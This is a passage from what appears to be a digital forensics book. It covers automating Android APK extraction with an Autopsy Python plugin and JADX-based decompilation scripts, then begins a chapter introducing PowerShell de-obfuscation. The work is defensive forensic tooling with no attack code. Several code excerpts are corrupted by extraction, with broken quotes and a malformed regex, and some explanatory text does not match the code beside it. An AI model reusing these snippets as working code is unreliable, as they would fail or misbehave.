
¹¹⁸<https://gitlab.com/wireshark/wireshark>

¹¹⁹<https://github.com/bettercap/bettercap>


¹²⁰<https://github.com/frida/frida>




Select Disk Image or VM file as seen below:



Select the appropriate image file:



Select the appropriate Ingest Modules (you can leave this default for now; we will come back here).



Continue through the default options until the data source is ingested as seen below:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known
[current folder]				2020-05-08 20:26:25 PDT	2020-05-08 20:26:25 PDT	2020-05-08 19:54:30 PDT	2020-05-08 20:25:55 PDT	4096	Allocated	Allocated	unkn
[parent folder]				2020-05-08 20:25:55 PDT	2020-05-08 20:25:55 PDT	2020-05-08 19:54:30 PDT	2020-05-08 20:25:35 PDT	4096	Allocated	Allocated	unkn
data				2020-05-08 20:28:39 PDT	2022-03-22 00:59:39 PDT	2020-05-08 19:54:30 PDT	2020-05-08 20:26:25 PDT	4096	Allocated	Allocated	unkn
sfs				2020-05-08 20:34:38 PDT	2022-03-22 00:59:39 PDT	2020-05-08 19:54:30 PDT	2020-05-08 20:34:38 PDT	4096	Unallocated	Allocated	unkn
initrd.img	0			2020-05-08 20:25:55 PDT	2020-05-08 20:26:25 PDT	2020-05-08 20:25:55 PDT	2020-05-08 20:25:55 PDT	1356743	Allocated	Allocated	unkn
kernel	0			2020-05-08 20:25:55 PDT	2020-05-08 20:26:25 PDT	2020-05-08 19:54:30 PDT	2020-05-08 20:25:55 PDT	7511040	Allocated	Allocated	unkn
ramdisk.img	0			2020-05-08 20:25:55 PDT	2020-05-08 20:26:25 PDT	2020-05-08 20:25:55 PDT	2020-05-08 20:25:55 PDT	1914143	Allocated	Allocated	unkn
system.img				2020-03-22 00:59:42 PDT	2022-03-22 00:59:42 PDT	2020-05-08 19:54:30 PDT	2020-05-08 20:25:55 PDT	2537533920	Allocated	Allocated	unkn


At this point we have the basic test and development case setup. Now it is time to start developing a solution to the problem of scale. The first portion of the problem is to find a relatively simple and automated solution to pull APK files from data sources. Autopsy has a specific capability that it allows you to use specifically designed Python plugins to automate such tasks. By using public examples (such as <https://github.com/markmckinnon/Autopsy-Plugins>), I modified one of the simpler Python scripts to search for and flag files with the .apk extension (amongst others):

```
github.com/s3raph-x00/YAAAAT/blob/main/YAAAAT.py

156             self.log(Level.INFO, "so_storage Directory already exists: " + so_temp_dir)
157
158     ### ELF Extract Folder Creation ###
159     elf_temp_dir = os.path.join(Temp_Dir, "elf_storage")
160     try:
161         os.mkdir(elf_temp_dir)
162     except:
163         self.log(Level.INFO, "elf_storage Directory already exists " + elf_temp_dir)
164
165     fileapk = fileManager.findFiles(dataSource, "%apk")
166     filexapk = fileManager.findFiles(dataSource, "%xapk")
167     filejar = fileManager.findFiles(dataSource, "%jar")
168     fileoat = fileManager.findFiles(dataSource, "%oat")
169     filedex = fileManager.findFiles(dataSource, "%dex")
170     fileso = fileManager.findFiles(dataSource, "%so")
171     fileelf = fileManager.findFiles(dataSource, "%elf")
172     filesall = fileManager.findFiles(dataSource, "*.*")
```

C Please Note In the script referenced above is a hardcoded file location to pull the found files to. This must be modified to match your system. Dynamically pulling the folder location appeared too difficult at the time due to Autopsy using modified Python methods that are cross compiled into Java (things get weird). Additionally, the following [wiki](#)¹²¹ hasn't really been updated so a significant amount of testing is needed. To aid in your troubleshooting, the location of the log file can be accessed by going to the case folder:

¹²¹<http://www.sleuthkit.org/autopsy/docs/api-docs/4.9.0/>



Going to the log folder:

Name	Date modified	Type	Size
Cache	7/10/2022 5:44 PM	File folder	
Config	7/11/2022 1:51 PM	File folder	
Export	7/10/2022 5:44 PM	File folder	
Log	7/11/2022 2:04 PM	File folder	
ModuleOutput	7/11/2022 2:00 PM	File folder	
Reports	7/10/2022 5:44 PM	File folder	
autopsy.db	7/11/2022 2:03 PM	Data Base File	4,448 KB
SolrCore.properties	7/11/2022 2:04 PM	Properties Source ...	1 KB
Test.aut	7/10/2022 5:45 PM	AUT File	1 KB

Finally, opening one of the plain text log files:


```

java.io.FileNotFoundException: C:\User\...\AppData\Local\Temp\Autopsy\Case\test_20220710_174459\PhotoRec Carver\l_07-10-20
java.io.FileOutputStream.open0(Native Method)
java.io.FileOutputStream.open(FileOutputStream.java:270)
java.io.FileOutputStream.<init>(FileOutputStream.java:213)
org.sleuthkit.autopsy.datamodel.ContentUtils.writeToFile(ContentUtils.java:276)
org.sleuthkit.autopsy.modules.photoreccarver.PhotoRecCarverFileIngestModule.process(PhotoRecCarverFileIngestModule.java:3
org.sleuthkit.autopsy.ingest.FileIngestPipeline$PipelineModule.process(FileIngestPipeline.java:232)
org.sleuthkit.autopsy.ingest.FileIngestPipeline.process(FileIngestPipeline.java:137)
org.sleuthkit.autopsy.ingest.IngestJobPipeline.process(IngestJobPipeline.java:1017)
org.sleuthkit.autopsy.ingest.IngestIngestTask.execute(FileIngestTask.java:60)
org.sleuthkit.autopsy.ingest.IngestManager$ExecuteIngestJobTasksTask.run(Ing...
java.util.concurrent.Executors$RunnableAdapter.call(Executors.java:511)
java.util.concurrent.FutureTask.run(FutureTask.java:266)

```

Unfortunately, this file is locked while Autopsy is running and you must close Autopsy to view any associated error.


Once a Python script has been developed and tested, you have to manually add in the Python plugin to the appropriate folder. A simple link can be accessed from the menu option below:



To add the python plugin, you simply move an appropriate named folder structure containing the python modules into the following directory:

Name	Date modified	Type
YAAAAT-main	12/20/2021 7:37 PM	File folder


Now simply restart Autopsy and right click the data source you wish to run the plugin against:



Similar to before, if all is well a new option should be present:

The screenshot shows the 'Configure Ingest Modules' dialog in Autopsy. At the top, it says 'Steps' and '1. Configure Ingest Modules'. Below that is a section titled 'Run ingest modules on:' with a dropdown menu set to 'All Files, Directories, and Unallocated Space'. A list of modules is shown, each with a checkbox and a yellow warning icon. The modules listed are: Embedded file Extractor, Picture Analyzer, Keyword Search, Email Parser, Encryption Detection, Interesting Files Identifier, Central Repository, PhotoRec Carver, Virtual Machine Extractor, Data Source Integrity, Android Analyzer (aLEAPP), DJI Drone Analyzer, Plaso, YARA Analyzer, iOS Analyzer (iLEAPP), Android Analyzer, and GPX Parser. At the bottom of the list, there is a partially visible module name 'Yet Another Android Analysis Tool (YAAAAT)'. At the very bottom of the dialog are buttons for 'Select All', 'Deselect All', and 'History'. To the right of the list, a message box states 'The selected module has no per-run settings.' and 'Yet Another Android Analysis Tool (YAAAAT)'. There is also a 'Global Settings' button.

Now simply click Deselect All (since they have already run) and click your custom tool. If you are using a barebones osboxes VM it would be prudent to add some various APKs. Once the module finished running you should see the following:



So now we have a way to automate scraping of APK files, to continue now we need to do some rudimentary analysis. Remember how JADX had a CLI? This functionality can help decompile the APKs fairly quickly allowing for additional analysis using REGEX, individual file hashing, and other forensically interesting things. In this situation, I developed a companion script using Python (YAAAAT_apk_ripper) that has embedded the functionalities required for my use case [Yet Another Android Application Tool](#)¹²²:

case_extract > 14-03-59 >			
Name	Date modified	Type	Size
apk_storage	7/11/2022 2:03 PM	File folder	
dex_storage	7/11/2022 2:03 PM	File folder	
elf_storage	7/11/2022 2:03 PM	File folder	
jar_storage	7/11/2022 2:03 PM	File folder	
oat_storage	7/11/2022 2:03 PM	File folder	
so_storage	7/11/2022 2:03 PM	File folder	
xapk_storage	7/11/2022 2:03 PM	File folder	

The following code section shows the functionality of running JADX and dumping the output to the `case_extract` folder:

¹²²<https://github.com/s3raph-x00/YAAAAT>

```
[ERROR]: MUST SPECIFY DIRECTORY  
YAAAAT_apk_ripper.py -i <directory_To_Scan_For_APKs>  
Optional Arguments:  
  -v (For Verbose Output) -a (RTFC)  
  -l (Forensic Case)  
  -f (Fix My Terminal Color x.x)  
  -d (Show REGEX Debug Output)  
  -s (Search for String <from CLI>)  
  -S (Search for Strings <From File>)
```

This script works by iteratively going through the case_extract/apk folder structure and attempts to be fairly fault tolerant in the case of incorrect file extension or file corruption.

Beyond the simple JADX decompiling functionality, additional functions can be added by analyzing the code sections of the decompiled APK using REGEX:

```
1548 ##### JAD FUNCTIONS #####
1549 ##### JAD FUNCTIONS #####
1550 ##### JAD FUNCTIONS #####
1551 ##### JAD FUNCTIONS #####
1552 if var_forensic_case_bool == 1:
1553     log_txt_update.write("[INFO]: Starting JADX Decompiling of: " + apk_full_path + ".\n")
1554 if arg_verbose_output == 1:
1555     print("")
1556     print("[JADX] ##### JAD FUNCTIONS ##### JAD DECOMPILING STARTED ##### JAD FUNCTIONS #####")
1557     print("")
1558     print("[JADX]: Started JADX Decompiling of: " + apk_full_path + ".")
1559 try:
1560     var_jadx_decomp = "\\" + apk_decomp_directory + "\\\" + apk + "_source" + "\\\" + "
1561     jadx_apk_full_path = "\\" + apk_full_path + "\\\""
1562     if arg_verbose_output == 1:
1563         jadx_cfg_switch = " ## \" --cfg "
1564     if arg_debug_output == 1:
1565         jadx_verbose_switch = "-v "
1566     var_jadx_command = '\'\\win\\bin\\jadx.bat ' + jadx_verbose_switch + jadx_cfg_switch + '-d ' + var_jadx_decomp + " " + jadx_apk_full_path
1567     var_jadx_command_split = var_jadx_command.split()
1568     subprocess.check_call(var_jadx_command)
1569 except:
1570     if var_forensic_case_bool == 1:
1571         log_txt_update.write("[WARN]: Error Decompiling: " + apk_full_path + " with JADX.\n")
1572     if arg_verbose_output == 1:
1573         print("[WARN]: Error Decompiling: " + apk_full_path + " with JADX.)
```

The above code section attempts to find high confidence URLs within the code base and extract the information to a mapped log file for manual analysis. There are other regex solutions to map out potential URLs which helps mitigate missing aspects of URL crafting.

Besides JADeX, to parse embedded certificates (for APK signature analysis and potential Certificate pinning implementations) the script incorporates Java keytool if Java JDK is present and some methods using OpenSSL if not:

```

752
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var_high_conf_check = 0
apk_content_extract_hiconf_url = re.findall(r"(http://|https://|http://|https://)7[a-z0-9]+([\\-\\.]{1}[a-z0-9]+)*\\.([a-z]{2,5}(:[0-9]{1,5})?(/.*?)$",
var_directory_file_object_line)
apk_content_extract_hiconf_len = len(apk_content_extract_hiconf_url)
var_chain_count = 0
if apk_content_extract_hiconf_url:
    var_high_conf_check = 1
    var_chain_count = var_wl_high_count + 1
    if arg_verbose_output == 1:
        print("[URL-HI]: SOURCE FILE: " + var_ref_filepath)
        print("[URL-HI]: SOURCE LINE: " + var_directory_file_object_line.strip('\\n').strip())
        hi_conf_URL_extract_write_txt_up.write("[URL-HI]: SOURCE FILE: " + var_ref_filepath + "\\n")
        hi_conf_URL_extract_write_txt_up.write("[URL-HI]: SOURCE LINE: " + var_directory_file_object_line.strip('\\n').strip() + "\\n")
while var_chain_count < apk_content_extract_hiconf_len:
    if apk_content_extract_hiconf_url[var_chain_count]:
        var_tmp_string = apk_content_extract_hiconf_url[var_chain_count]
        var_tmp_string_len = len(var_tmp_string)
        if var_tmp_string_len != 0:
            var_chain_v2_count = 0
            while var_chain_v2_count < var_tmp_string_len:
                if var_tmp_string[var_chain_v2_count]:
                    var_tmp_string_cln = var_tmp_string[var_chain_v2_count]
                    if arg_debug_output == 1:
                        hi_conf_URL_extract_write_txt_up.write("[URL-HI]: REGEX HIT(S): " + var_tmp_string_cln + "\\n")
                        if arg_verbose_output == 1:
                            print("[URL-HI]: REGEX HIT(S): " + var_tmp_string_cln)
                    var_chain_v2_count = var_chain_v2_count + 1
                else:
                    var_chain_v2_count = var_chain_v2_count + 1
            else:
                null_var = 0
            var_chain_count = var_chain_count + 1

```

The methods aren't perfect by any means and more testing across a number of different certificate implementations are needed. Despite this, It is similar to the automated single analysis using MobSF and manual analysis with JADX but also allows for larger scale analysis of APK signatures.

This script is far from perfect or complete, but foundationally provided the basic methodology to extract specific information desired for large scale analysis. The usage of Splunk becomes useful in this context as the data contained in the text files can be ingested and parsed allowing for larger scale analysis in areas such as granular file changes in the embedded APKs, addition of URLs and IP addresses, and other anomalies. This writeup does not go into extensive detail into every specific use case but hopefully given enough time, effort, and data you can scale the application analysis methodology to suit your needs. Regardless of the implementation, Android APIs and APKs are changing frequently so ensure to retest solutions and manually spot check results to ensure it still fits the goal of the solution.

Chapter 8 - De-Obfuscating PowerShell Payloads



By [Tristram¹²³](#) | [Twitter¹²⁴](#) | [Discord¹²⁵](#)

Introduction

I have had the pleasure of working with many individuals within the cyber security field, belonging to both the blue and red teams, respectively.

Regardless of which side you prefer to operate on, whether you're a penetration tester looking to put an organization's security program to the test or a blue teamer looking to stomp on adversaries during every step of their desired campaign, we are ultimately on the same side. We are advisors to risk and we offer guidance on how to eliminate that risk; the difference is being how we respond.

We are ultimately on the same team, operating as one entity to ensure the security and integrity of the organizations we serve the data that they protect. Part of how we work towards this common goal is through professional development and imparting our knowledge onto others. Projects such as this is an example of why our security community is strong. We care, we learn, we grow. Together, there is nothing that will stop us from being successful.

As an individual who is primarily a blue teamer with roots in penetration testing, I am looking to impart unto you some of the common scenarios that I have faced that I feel would help provide you the foundation and confidence you're looking for to comfortably break down obfuscated PowerShell payloads.

¹²³<https://github.com/gh0x0st>

¹²⁴<https://twitter.com/jdtristram>

¹²⁵<http://discordapp.com/users/789232435874496562>

What Are We Dealing With?

PowerShell is a powerful scripting language that has eased the process of managing Windows systems. These management capabilities have evolved over years as PowerShell has expanded from its exclusive Windows roots and has become accessible on other systems such as macOS and Linux.

